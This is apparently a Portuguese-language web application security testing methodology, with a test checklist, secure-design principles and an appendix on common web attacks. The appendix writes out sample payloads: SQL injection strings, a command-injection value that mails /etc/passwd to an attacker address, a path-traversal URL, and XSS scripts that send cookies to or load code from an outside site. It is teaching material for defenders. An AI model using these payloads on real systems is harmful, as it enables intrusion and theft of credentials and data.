
A abordagem utilizada pela metodologia para analisar os pontos de falha da aplicação é baseada no conceito de Árvores de Ataque, uma maneira estruturada de analisar vulnerabilidades em que todas as tangentes e subtangentes de um ponto de falha são analisados para avaliar até onde se estende o dano. Uma Árvore de Ataque parcial de uma aplicação Web pode se parecer com a figura a seguir:





Uma maneira mais detalhada de enxergar o processo é descrita através do fluxograma:





ITENS DE SEGURANÇA A SEREM TESTADOS

Esta seção detalha os potenciais pontos de falha que serão testados durante a execução do projeto de teste da aplicação. Os pontos descritos abaixo devem ser testados independentemente da técnica específica a ser utilizada, que pode variar de aplicação a aplicação, de acordo com características peculiares a cada sistema.



Categoria	Nome	Descrição
Negação de Serviço	Flooding na aplicação	Testar se a aplicação funciona corretamente frente a um grande volume de requests, transações e/ou tráfego de rede.
	Logout na aplicação	Testar se a aplicação permite a um atacante alterar ou "trancar" contas de acesso.
Controle de acesso	Análise de parâmetros	Testar se a aplicação impõe o seu modelo de controle de acesso, garantindo que quaisquer parâmetros disponíveis ao atacante não o forneceriam acesso adicional.
	Autorização	Testar se o recurso que requer autorização faz checagens adequadas antes de fornecer o acesso.
	Manipulação de parâmetros de autorização	Testar se uma vez que um usuário válido efetuou login no sistema, não é possível mudar a sua Session ID para a de outro usuário.
	Páginas / funcionalidades autorizadas	Testar se é possível acessar páginas ou funções que requerem autenticação, mas que podem ser burladas.
	Fluxo da aplicação	Testar se nos lugares em que a aplicação exige que determinadas ações sejam realizadas em sequência, esta sequência seja mandatória.
Autenticação	Autenticação com SSL	Testar se SSL é utilizado em todos os lugares em que são fornecidas credenciais de acesso.
	Autenticação burlável	Testar se o processo de autenticação pode ser burlado
	Contas padrão	Testar por existência de nomes de conta e de senha padrão.
	Nomes de usuário	Testar se os usernames são facilmente adivinháveis, como e-mails ou números de identidade.



	Qualidade de senhas	Testar a complexidade das senhas na geração, visando tornar difícil a presença de senhas fáceis.
	Reset de senhas	Testar se os usuários tenham que responder a alguma pergunta secreta ou outra informação predeterminada antes que senhas possam ser alteradas.
	Logout de senhas	Testar se a conta do usuário é suspensa por determinado período de tempo quando uma senha incorreta é fornecida um número específico de vezes (em geral, 5).
	Estrutura das senhas	Testar se meta-caracteres potencialmente perigosos podem ser utilizados em senhas.
	Senhas nulas	Testar se senhas podem ou não ser nulas.
	Tamanho do token de sessão	Testar se os tokens de sessão são de tamanho adequado para prover proteção contra inferências durante uma sessão autenticada.
	Timeout da sessão	Testar se os tokens de sessão só são válidos por um período pré-determinado depois do último request feito pelo usuário.
	Reutilização do token de sessão	Testar se os tokens de sessão são trocados quando o usuário sai de um recurso protegido por SSL para um recurso sem SSL.
	Remoção de sessão	Testar se os tokens de sessão são invalidados após o logout.
Gerência de Configurações	Formato do token de sessão	Testar se os tokens são não-persistentes e que nunca são escritos em cache ou history do navegador cliente.
	Métodos HTTP	Testar se o servidor Web não tem a possibilidade de manipular recursos da Internet (com métodos de PUT e



		DELETE).
	Sites com domínios virtuais	Testar se existem outros sites hospedados no mesmo servidor, possibilitando caminhos de ataque alternativos.
	Vulnerabilidades conhecidas / patches aplicados	Testar se não existem vulnerabilidades conhecidas no servidor Web para as quais não tenha sido aplicado patch ainda.
	Backup de arquivos	Testar se existem cópias de segurança de arquivos de código-fonte ou outras informações sensíveis acessíveis através do site.
	Configuração do servidor Web	Testar se configurações comuns e potencialmente inseguras, como listagem de diretórios e arquivos-padrão, foram removidas.
	Componentes do servidor Web	Verificar que componentes opcionais do servidor Web, como extensões de Frontpage ou módulos do Apache, não introduzem vulnerabilidades ao ambiente.
	Caminhos comuns	Checar por diretórios comumente encontrados dentro da raiz da aplicação (como /admin, /backup, etc.).
	Interfaces administrativas da infraestrutura	Testar se interfaces administrativas para a infraestrutura (como servidor Web e servidor de aplicações) não estão acessíveis para a Internet.
	Interfaces administrativas da aplicação	Testar se interfaces administrativas da aplicação não estão acessíveis para a Internet.
Tratamento de Erros	Mensagens de erro da aplicação	Testar se a aplicação exibe mensagens de erro excessivamente descritivas, que possam ajudar em um ataque.
	Mensagens de erro de usuário	Testar se a aplicação exibe



		mensagens de erro que possam revelar informações excessivas para um ataque, como "Usuário não existe", ou "Usuário correto, senha incorreta", etc.
Proteção de Dados	Dados sensíveis em HTML	Testar se não existem dados sensíveis no HTML (como comentários detalhados, ou coisas do gênero).
	Armazenamento de dados	Testar onde possível a maneira em que os dados são armazenados, para garantir sua confidencialidade e integridade (por exemplo, uso de criptografia e hashes).
	Transporte – versão de SSL	Testar se está sendo utilizada uma versão mais robusta do protocolo – tipicamente SSL 3 ou TLS 1.
	Transporte – algoritmos do SSL	Testar se algoritmos fracos do SSL estão sendo oferecidos, como RC2 e DES.
	Transporte – tamanho da chave	Testar se o site está usando um tamanho de chave adequado – em geral, 128 bits.
	Transporte – validade dos certificados	Testar se a aplicação usa certificados digitais válidos, com cadeia completa e informações corretas.
Validação de Entradas	Injeção de scripts	Testar se qualquer lugar da aplicação que aceite entradas, não processe scripts como parte das entradas (por exemplo, CSS – Cross Site Scripting).
	Injeção de SQL	Testar se a aplicação filtra corretamente comandos SQL injetados pelo usuário.
	Injeção de comandos do sistema operacional	Testar se a aplicação filtra corretamente comandos do SO injetados pelo usuário.
	Caminhos relativos	Testar se a aplicação pode ser subvertida através do fornecimento de caminhos relativos (path traversal) em URLs.



	Injeção de LDAP	Testar se a aplicação filtra corretamente comandos LDAP injetados pelo usuário.
	Cross Site Scripting	Testar se a aplicação não irá armazenar, servir ou refletir código de scripts maliciosos fornecidos pelo usuário.

CONCLUSÃO

Independente da aplicação ou infraestrutura que está sendo considerada, alguns princípios globais devem ser levados em consideração como boas práticas para um desenvolvimento seguro.

MINIMIZE A SUPERFÍCIE DE ATAQUE

Cada funcionalidade que é inserida no software possivelmente aumenta a superfície de ataque e os riscos para a aplicação. Um dos principais objetivos do desenvolvimento focado em segurança é diminuir a área de ataque.

Um bom exemplo para ilustrar de forma clara esse princípio é a adição de uma funcionalidade que esteja vulnerável a ataques do tipo SQL Injection. Se esta funcionalidade for disponibilizada apenas para usuários devidamente autenticados a probabilidade de um ataque diminui em função do tamanho da ameaça.

Se o projeto prevê (e a implementação o faz adequadamente) uma forte validação de dados de entrada, o mais provável é que o risco seja ainda menor. Em suma, conhecendo-se bem a ameaça, é possível antecipar tecnologias e técnicas úteis para diminuir a liberdade de atuação da mesma.

OFEREÇA SEMPRE A SEGURANÇA PADRÃO

Sempre que estamos desenvolvendo uma aplicação a ideia é fazer com que o usuário tenha o mínimo de trabalho e o máximo de flexibilidade. É necessário, contudo, conhecer e manter os riscos sob controle.

Como por exemplo, o software deve por padrão oferecer as configurações de segurança sempre habilitadas e eventualmente deixá-lo flexível para que o usuário configure ao seu modo. O caso clássico que pode ser utilizado para ilustrar este cenário é o do software que, por padrão, monitora a expiração de senhas, ou exige

caracteres numéricos e especiais para a sua formação. A aplicação até poderia permitir que o usuário desabilitasse tais padrões, com o objetivo de facilitar o seu uso, mas poderia alertá-lo veementemente sobre os riscos decorrentes para a segurança, por conta de sua opção por comodidade.

CONSIDERAR SEMPRE OS SISTEMAS EXTERNOS COMO INSEGUR

Algumas vezes é necessário fazer uma integração com sistemas de terceiros, que dificilmente possuem a mesma política de segurança e privacidade que é utilizada internamente.

Assim, fazer a integração sem verificar a segurança do mesmo, pode colocar todo o trabalho em risco. O sistema deverá ser tratado com o mesmo rigor do sistema interno, com o objetivo de garantir o mesmo nível de segurança exigido pela empresa. Como é de senso comum, nenhuma corrente é mais forte que o seu elo mais fraco.

SEPARAÇÃO DE FUNÇÕES

Um sistema deve separar muito bem as funções de cada usuário, com o objetivo de evitar fraudes. Por exemplo, o usuário que faz a solicitação de um recurso crítico não deve ser o mesmo que autoriza a liberação ou execução do mesmo.

PROMOVA A SEGURANÇA EM CASO DE FALHA

Mecanismos de segurança devem ser projetados para que, em caso de falha, não exponham o resto do ambiente. Isso significa dizer que, caso os mecanismos de proteção deixem de funcionar, todo o acesso ao sistema deve ser sumariamente bloqueado.

Um exemplo dessa postura é um sistema de autenticação: se o mecanismo de autenticação não está funcionando, todas as tentativas de acesso devem ser negadas ao invés de permitidas.

MANTENHA A SIMPLICIDADE

Quanto mais simples um sistema, mais simples é reconhecer as ameaças e riscos envolvidos. Embora seja tentador pensar em desenvolver controles de segurança complexos, a experiência mostra que quando um sistema é muito complexo, um de dois efeitos pode ocorrer, ou os usuários vão evitar o uso do sistema ou vão tentar encontrar brechas para evitar a complexidade.

Usuários podem ser criativos quando buscam seu conforto. Se um sistema exige senhas com letras e números, não são poucos os que escolhem credenciais do tipo maria2017, que sem deixar de obedecer às regras da aplicação, não obedecem a ideia de segurança das mesmas. A segurança, neste caso, seria apenas nominal.

Além disso, quanto mais complexo é o sistema, é provável que mais pontos de falhas existam. Do ponto de vista de segurança, em geral as soluções mais simples tendem a ser as mais eficazes.

REUSE APENAS COMPONENTES CONFIÁVEIS

Em geral, alguns dos desafios recorrentes para tornar um sistema mais seguro já foram enfrentados em outros projetos (sejam internos ou externos). Assim, sempre que possível, deve-se tentar utilizar componentes que já foram amplamente utilizados e testados que possuam boa reputação em relação à segurança.

Por exemplo, no armazenamento de senhas e outros dados confidenciais deve-se utilizar algoritmos criptográficos bem conhecidos, robustos e testados ao invés de tentar desenvolver um novo algoritmo. Um alerta no caso de reuso é que todos os eventuais problemas e vulnerabilidades do componente reutilizado serão automaticamente herdados pela aplicação, daí se faz necessário muito cuidado na sua escolha.

Além dos componentes de segurança, componentes que auxiliam no desenvolvimento (interface visual, acesso a banco de dados, etc.) devem ser utilizados com cuidado. Recomenda-se utilizar versões estáveis, testadas e, principalmente, que não tenham vulnerabilidades publicadas. Este último deve ser verificado periodicamente, as atualizações de cada componente e em fóruns de segurança, afim de garantir a segurança do sistema.

NEGAR POR DEFAULT

Por padrão, mecanismos de controle de acesso só devem conceder o acesso caso exista uma regra ou diretiva explicitamente permitindo o acesso. Caso contrário, por padrão, deve negar o acesso.

Um exemplo é o mecanismo de autorização baseado em perfis de acesso, se não existe nenhuma regra permitindo o acesso do usuário à funcionalidade, esse acesso deve ser sumariamente negado, ou seja, a regra padrão deve ser negar o acesso e não aceitá-lo.

O mesmo princípio se aplica as bases de regras de firewalls, se não existe uma regra permitindo explicitamente um determinado tráfego, ele deve ser rejeitado.



DEFESA EM PROFUNDIDADE

A segurança de um sistema computacional não deve ser delegada a um único componente do sistema, por mais confiável que este possa aparentar. Os esquemas de segurança devem estar distribuídos pelo ambiente.

A razão dessa recomendação se origina da constatação de que caso uma ameaça consiga romper alguma linha de defesa, o sistema ainda assim deverá oferecer resistência adicional e posterior, pelo menos para operações mais críticas.

Assim, é uma boa prática considerar a possibilidade de implementar mecanismos de proteção redundantes, de forma que a falha em um mecanismo possa ser compensada por outros.

A defesa em profundidade deve estar sempre associada à diversidade das defesas. Um alerta é que pode ser contraproducente e até mesmo inútil, promover uma segunda linha de defesa de mesma natureza da primeira, uma vez que a ameaça que foi bem sucedida na primeira linha de defesa, poderá utilizar o mesmo mecanismo para romper a segunda. Um exemplo típico bastante conhecido é o caso dos sistemas de bancos, que exigem senhas sucessivas, porém diferentes, para permitir certas funcionalidades.

Em outras palavras, evite oferecer à ameaça uma única dificuldade. Onde for possível, apresente desafios sucessivos e preferencialmente distintos.

SEGURANÇA POR OBSCURIDADE DEVE SER COADJUVANTE

A história demonstra que se a segurança de um sistema depende unicamente do fato de um eventual atacante não conhecer seus pontos de falha é muito provável que em breve esse sistema seja comprometido.

A segurança por obscuridade se apoia, quase que unicamente, numa suposta falta de informação por parte da ameaça. Não é aconselhável, no entanto, confiar na falta de capacidade e criatividade por parte da ameaça, uma vez que nunca se tem total controle sobre a mesma.

- a) Alguns exemplos de segurança por obscuridade incluem:
- b) Campos escondidos com dados sensíveis em formulários HTML;
- c) Criptografia baseada em algoritmos pouco conhecidos;

- d) Habilitação de serviços vulneráveis em portas fora do padrão conhecido;
- e) Autenticação por endereços IP, entre outros.

Embora em algumas situações a não publicação de determinadas informações possa ajudar a aumentar a dificuldade da ameaça, não se pode esquecer que essa política não ataca as vulnerabilidades do sistema. Assim, todas as outras medidas de segurança adequadas ao caso devem ser tomadas conjuntamente. Em outras palavras, a segurança de um sistema não pode estar baseada apenas na eventual falta de informações sobre o modus operandi do mesmo.

LIMITAÇÃO E SEPARAÇÃO DE PRIVILÉGIOS

Uma aplicação deve sempre executar com o mínimo possível de privilégios para que um eventual comprometimento da mesma não implique no comprometimento do ambiente que a hospeda.

Ainda é prática comum disparar a execução da aplicação em modo privilegiado, acima do mínimo necessário. Várias das vulnerabilidades comuns em aplicações (um bom exemplo são os chamados buffer overflows) podem permitir induzir as mesmas a disparar processos estranhos a ela, herdando assim seus privilégios e os disponibilizando para um eventual atacante.

O mesmo conceito deve ser aplicado aos usuários da aplicação, ou seja, cada usuário só deve possuir o privilégio mínimo necessário para executar adequadamente suas tarefas.

É comum ver sistemas que utilizam o usuário do banco de dados com privilégio máximo, uma vez que, normalmente, os sistemas apenas consultam, inserem e removem registros no banco de dados. Neste caso, as ameaças podem prejudicar tanto o próprio sistema quanto outros que utilizam o mesmo banco de dados.

5 Dúvidas

6 Revisões





APÊNDICE A – ATAQUES COMUNS EM APLICAÇÕES WEB

Nessa seção estão listadas as vulnerabilidades normalmente encontradas em aplicações Web. O bom entendimento desses problemas ajudará o leitor a identificar as causas, avaliar impactos e entender as recomendações para evitá-las.

ATAQUES DE INJEÇÃO

As vulnerabilidades que permitem os ataques de injeção são um problema recorrente e comum na maioria das tecnologias utilizadas. A falha é decorrente, a grosso modo, do tratamento inadequado de instruções e dados inseridos por usuários que não estão sendo rigidamente validados. Tais falhas permitem aos atacantes induzir a aplicação a disparar instruções e código malicioso.

INJEÇÃO DE CÓDIGO SQL

A ausência de validação de parâmetros fornecidos por usuários e inseridos em consultas a bancos de dados utilizando SQL (Structured Query Language), pode levar à injeção de código SQL não previsto na aplicação.

Como consequência, pode haver alteração do resultado das consultas, visualização indevida de dados do sistema, alteração do estado do banco através de consultas que insiram, modifiquem ou removam esses dados ou até mesmo escalar privilégios para assim obter total controle do banco de dados.

Para ilustrar esse problema o exemplo abaixo mostra um sistema de buscas que procura por pessoas no banco de dados a partir do seu nome. No formulário, seria solicitado o nome que seria inserido numa consulta SQL, o atacante irá usar o espaço entre os caracteres de aspas:

```
select * from pessoas where nome like '%@parametro_nome%'
```

Se, no formulário, o parâmetro “nome” fosse substituído por:

```
José%'; delete from pessoas where nome like '
```

A consulta resultante seria a seguinte:


```
select * from pessoas where nome like '% José%'; delete from pessoas where
nome like '%'
```

Tal consulta, quando executada, causaria a remoção de todos os registros da tabela pessoas. Para isso, no entanto, o usuário utilizado para consultas ao banco deveria ter privilégios suficientes para remoção de dados das tabelas.

Um cenário de ataque de injeção de comandos SQL extremamente comum são os formulários de autenticação baseados em nome do usuário e senha armazenados em tabelas do banco de dados. Normalmente os parâmetros lidos do formulário são inseridos diretamente em consultas SQL com o seguinte formato:

```
select * from users where login like '$login' and pass = '$pass'
```

Na operação normal, um usuário com login "jose" e senha "s3nh4", ao tentar se autenticar no sistema, geraria a seguinte consulta ao banco de dados:

```
select * from users where login like 'jose' and pass = 's3nh4'
```

As aplicações tipicamente realizam essa consulta ao banco e utilizam o primeiro registro da resposta para identificar o usuário. Se não houver uma rígida validação dos dados inseridos pelos usuários no formulário de autenticação, torna-se possível manipular os parâmetros \$login e \$pass para burlar o controle de acesso.

Para isso basta, por exemplo, inserir no campo de usuário o texto: "a' or 1=1 --" e qualquer texto no campo de senha. A consulta resultante seria a seguinte:

```
select * from users where login like 'a' or 1=1--' and pass = 'abc'
```

Supondo que o servidor de banco de dados é o Microsoft SQL Server, todo o conteúdo após os caracteres "--" será ignorado (esses caracteres são utilizados para indicar o início de comentários em consultas SQL nesse servidor). A consulta resultante interpretada pelo banco seria:

```
select * from users where login like 'a' or 1=1--
```

O resultado dessa consulta é um conjunto com todos os registros da tabela users. Como uma aplicação típica utiliza o primeiro registro do resultado para identificar (e autorizar) o usuário, o atacante poderia assumir a identidade desse primeiro usuário e obter todos os seus privilégios. Há um possível agravante: o primeiro usuário do banco, muitas vezes, é o administrador do sistema.



LDAP INJECTION

O LDAP, acrônimo de Lightweight Directory Access Protocol, é um protocolo que reside na camada de aplicação do modelo de referência ISO/OSI e tem como intuito promover o acesso a informações contidas em diretórios de informação conhecidos como LDAP directories. Apesar de poderem conter qualquer tipo de informação, esses diretórios geralmente são utilizados para guardar dados pessoais como: nomes, telefones, endereços de e-mail, etc. Tais informações podem ser consultadas através de queries LDAP.

Supondo uma aplicação fictícia, que permite que o usuário faça uma busca por empregados de uma empresa usando o nome como filtro, a seguinte consulta pode ser realizada:

<http://www.site.com.br/busca.asp?cn=Jose>

Ao receber a requisição, a aplicação realiza a seguinte consulta LDAP:

<LDAP://servidorldap>; (nomeBusca=Jose); cn, telefone, e-mail

Existem dois elementos básicos que são evidenciados nessa consulta: o filtro da busca (nomeBusca=jose) e os atributos a serem retornados (cn, telefone, e-mail). A consulta em questão retornaria o cn (common name), o telefone e o e-mail do usuário Jose. Um atacante poderia alterar o filtro de busca para, por exemplo, "(Jose);salario,cpf,rg,cn;" com o intuito de recuperar dados que inicialmente não seriam acessíveis. A query resultante seria:

<LDAP://servidorldap>;(nomeBusca=Jose);salario,cpf,rg,cn;);cn,telefone,e-mail

Como resultado, a aplicação potencialmente exibiria informações antes não disponíveis como salário, CPF e RG, caracterizando assim um vazamento de informações sensíveis.

XPATCH INJECTION

As causas das falhas que permitem o XPath Injection tem certa semelhança com as que permitem o SQL Injection, uma vez que trata da possibilidade de execução de instruções não previstas pela aplicação. Existem, no entanto, duas diferenças básicas: a maior diferença está na forma como a aplicação armazena os dados, que neste caso é no XML, e na linguagem utilizada para fazer o ataque, que é a Xquery. A causa, no entanto, é comum: a ausência, ou falha, da validação de parâmetros fornecidos por usuários e inseridos em consultas.

EXECUÇÃO DE COMANDOS NO SISTEMA OPERACIONAL



Esse tipo de vulnerabilidade é mais comum em scripts CGI, Perl e PHP, e consiste na possibilidade de se manipular parâmetros para causar a execução de comandos não previstos no código da aplicação.

Um exemplo clássico são os formulários para envio de e-mails, onde o destinatário é fornecido pelo usuário e a aplicação faz uma chamada de sistema para o programa de envio de e-mails, passando este destinatário como parâmetro.

Para explorar essa vulnerabilidade, os atacantes costumam inserir, após o endereço do destinatário, o caractere separador de comandos do sistema operacional em questão (ponto e vírgula no UNIX), seguido de outro comando qualquer. Como resultado, o e-mail é enviado e o segundo comando é executado com os mesmos privilégios do usuário do servidor Web.

Para ilustrar, suponha que o código que envia o e-mail contém a linha a seguir, onde e-mail é o parâmetro enviado pelo usuário, e encaminhado in natura direto para a chamada de sistema:

```
system("mail " + $_GET{'email'} + " -s 'E-mail enviado pelo sistema' < /tmp/texto", $return);
```

Deste modo, o usuário poderia preencher o parâmetro de e-mail com o seguinte comando:

```
--help; mail atacante@xxx.com.br -s 'arquivos de senha' < /etc/passwd #
```

O comando resultante seria:

```
mail --help; mail atacante@xxx.com.br -s 'arquivos de senha' < /etc/passwd #-s 'E-mail enviado pelo sistema' < /tmp/texto
```

A execução deste comando pelo sistema, faria com que uma mensagem fosse enviada para o e-mail atacante@xxx.com.br com os dados do arquivo /etc/passwd como conteúdo.

ACESSO A DIRETÓRIOS DO SISTEMA (DIRECTORY TRAVERSAL ATTACKS)

Esse tipo de vulnerabilidade é outra variante de injeção de código, onde o objetivo do atacante é ler informações de arquivos do sistema, que podem conter informações sensíveis.



Suponha que no servidor existe um sistema de notícias que obtém o conteúdo das mesmas através de scripts CGI que estão em arquivos no servidor Web. Normalmente esses scripts recebem como parâmetro o nome do arquivo de notícias a ser exibido:

`https://www.site.com.br/noticias.cgi?texto=noticia01.txt`

Caso o parâmetro do nome do arquivo não esteja sendo rigidamente validado, um atacante poderia exibir o conteúdo do arquivo de usuários do sistema operacional simplesmente alterando a URL anterior para:

`https://www.site.com.br/noticias.cgi?texto=/etc/passwd`

Em muitos dos sistemas UNIX o arquivo `/etc/passwd` contém o nome dos usuários e o hash de suas senhas. De posse desse conteúdo, o atacante poderia utilizar um programa de quebra de senhas como o "John The Ripper", para tentar um ataque de força bruta, baseado em dicionário ou em busca exaustiva.

CROSS-SITE SCRIPTING

O Cross-Site Scripting (XSS) é outro tipo de ataque que explora uma vulnerabilidade tipicamente encontrada em aplicações Web. Falhas dessa natureza são causadas pela falta de tratamento na saída dos dados, como também, pela validação insuficiente das entradas de dados sob controle dos usuários.

Em linhas gerais, uma vulnerabilidade passível de XSS consiste na complacência da aplicação na inserção proposital de tags HTML em campos de formulário, ou parâmetros de URL sob o controle dos usuários.

Essas tags inseridas por atacantes normalmente contêm programas escritos em linguagem tipo script (JavaScript ou VBScript, por exemplo), que ao serem executados em navegadores comuns, podem enviar informações sensíveis (tais como Cookies identificadores de sessão) para outros sites que estejam sob o controle do atacante; daí o termo Cross-Site Scripting.

Admita, por exemplo, que um determinado usuário possua permissão apenas de alterar seus dados pessoais. Em um campo qualquer desse formulário ele poderia colocar o seguinte script:

```
<script language="javascript">
document.write('<img src= http://www.outrosite.com/cgi/img? ' +
document.cookie + '>')
</script>
```

Ao ser visualizado por outro usuário (o administrador do sistema, por exemplo) esse script executaria um CGI em outro site, passando como parâmetro os cookies de sessão do administrador. De posse desses cookies, o atacante poderia assumir a identidade do administrador, bastando para isso apresentar para o servidor de aplicação os cookies capturados. Enquanto a sessão estivesse aberta, todas as funcionalidades do administrador estariam disponíveis para o atacante.

Outra variante bastante popular aproveita parâmetros recebidos em métodos GET (na URL) para inserir código malicioso e modificar o comportamento do sistema. Um exemplo muito comum é o de páginas de erro que recebem as mensagens como parâmetro e as exibem diretamente na tela:

`https://www.site.com.br/erro.jsp?texto=sessao+expirada`

Manipulando-se o parâmetro "texto" poder-se-ia inserir scripts, que na prática carregariam dados de outro site, eventualmente induzindo o usuário a fornecer dados sigilosos como logins e senhas.

`https://www.site.com.br/erro.jsp?texto=<script
src=http://outrosite.com/tela.js></script>`

Alternativamente, o script acima poderia ser ofuscado utilizando outras codificações não tão óbvias, e enviado por e-mail para vários usuários do sistema. Ao acessar o sistema, as vítimas veriam uma página muito semelhante à original e que estaria visualmente identificada como segura (inclusive validada pelo certificado de servidor associado ao site original, caso exista). No entanto, ao preencher o formulário os dados seriam enviados ao atacante.

Vale ressaltar que, diferentemente do que acontece com o sequestro de sessões, esse ataque não pode ser evitado pelo uso de SSL, pois não depende da captura de tráfego. A única forma de evitá-lo é, primeiramente, tratar os dados no momento da montagem da tela HTML e, adicionalmente, validar as entradas de dados, ou seja, uma forte crítica dos dados.

CROSS-SITE REQUEST FORGERY

Normalmente conhecido pela sigla em inglês, CSRF ou XSRF, o ataque funciona através da inclusão de um link ou script numa página, fazendo referência para uma segunda página na qual o usuário (a vítima) já está autenticado (ou, pelo menos, deveria estar).



Por exemplo, um hipotético usuário chamado João pode estar navegando num fórum de bate-papo onde outro usuário, Beatriz, postou uma mensagem. Admita agora que Beatriz criou um HTML de uma imagem que referencia um script na página do site de home banking utilizado por João (ao invés de referenciar uma imagem local), por exemplo:

```

```

Se o banco de João mantém sua informação de autenticação em um cookie, e este ainda não expirou, então a tentativa do navegador de João de carregar a imagem irá resultar em uma transferência (autorizada pelo cookie de João) de sua conta para a de Beatriz, permitindo assim uma transação sem a autorização consciente, tampouco explícita, de João.

Um CSRF pode ser visto como um ataque de elevação de privilégios contra um navegador Web. No exemplo do banco, o navegador de João é "confundido" de forma a usar a autoridade de João em benefício de Beatriz.

Esse tipo de vulnerabilidade é bastante conhecida e, em alguns casos explorada, desde os anos 90. Por ser explorada a partir do IP do usuário, vinculado a uma sessão ativa, o CSRF é muito difícil de ser rastreado sem o nível apropriado de registros (logs).

Até o ano de 2007 existiam muito poucos exemplos bem-documentados deste ataque. Os exemplos mais recentes de exploração foram descobertos a partir de 2008: em torno de 18 milhões de usuários do eBay's Internet Auction Co. em Auction.co.kr na Coreia perderam informações pessoais em fevereiro de 2008; num outro caso conhecido, clientes de um banco no México foram atacados no início de 2008 com uma referência para uma imagem enviada por e-mail, e enviados através dos seus roteadores de casa para a página errada. As seguintes características são comuns em um CSRF:

- a) Envolve páginas que confiam na identidade dos usuários;
- b) Exploram a confiança da página nessa identidade;
- c) Enganam os navegadores dos usuários a enviar requisições para páginas alvo;
- d) Envolve requisições HTTP que têm efeitos colaterais.

Estão suscetíveis a tal ataque as aplicações que realizam ações baseando-se nas entradas de usuários confiáveis e autenticados, sem exigirem que o usuário autorize aquela ação específica. Um usuário que está autenticado por um cookie salvo no



navegador pode, sem seu conhecimento, mandar uma requisição HTTP para uma página que confia nele e, portanto, causar uma ação não esperada.

Ataques CSRF usando imagens são normalmente realizados a partir de fóruns, onde usuários podem postar imagens, mas não JavaScript. Esse ataque se baseia em alguns requisitos:

O atacante tem conhecimento de páginas onde as vítimas estão atualmente autenticadas (por exemplo, fóruns, onde esse ataque é mais comum);

A “página alvo” do atacante usa cookies de manutenção de sessões persistentes, ou a vítima tem um cookie de sessão ativo em uma página alvo;

A “página alvo” não tem autenticações secundárias para ações (tais como CAPTCHAS ou itens de formulário dinâmicos).

Embora tenham um grande potencial malicioso, o efeito é mitigado pela necessidade do atacante “conhecer sua audiência”. Assim, o ataque costuma ser direcionado a um conjunto pequeno de vítimas, ou (mais comumente) uma página alvo que possui sistemas de autenticação fracamente desenvolvidos (por exemplo, se um revendedor de livros oferece compras “imediatas” sem “re-autenticação”).

VISUALIZAÇÃO IMPREVISTA DE ARQUIVOS

É comum em aplicações Web a permissão desnecessária de visualização de arquivos que podem expor informações de conteúdo sensível, tais como códigos-fonte de aplicações, senhas de acesso a bancos de dados, senhas de usuários em arquivos de configuração/log e listagem de diretórios. Dentre esses arquivos destacam-se:

- a) Bibliotecas de Código JSP: normalmente esses arquivos contêm métodos utilizados em várias partes do sistema e são chamados através de inclusão em arquivos JSP. Quando acessados diretamente não são processados pelo servidor de aplicação, o que resulta na exibição desnecessária de seus códigos fonte;
- b) Códigos fonte em arquivos temporários: muitos editores de texto mantêm cópias temporárias (ou de backup) quando estão manipulando arquivos texto. Tais cópias, por não possuírem extensões conhecidas pelo servidor de aplicação, são “servidos” em forma de texto;



- c) Arquivos de log: geralmente utilizados para depuração do funcionamento da aplicação, alguns desses arquivos podem conter informações sensíveis, como logins e senhas de usuários;
- d) Listagem de diretórios: principalmente na estrutura de diretórios utilizada pela aplicação. Por si só podem não revelar muito, mas ajudam a descobrir arquivos com as características citadas nos itens anteriores.

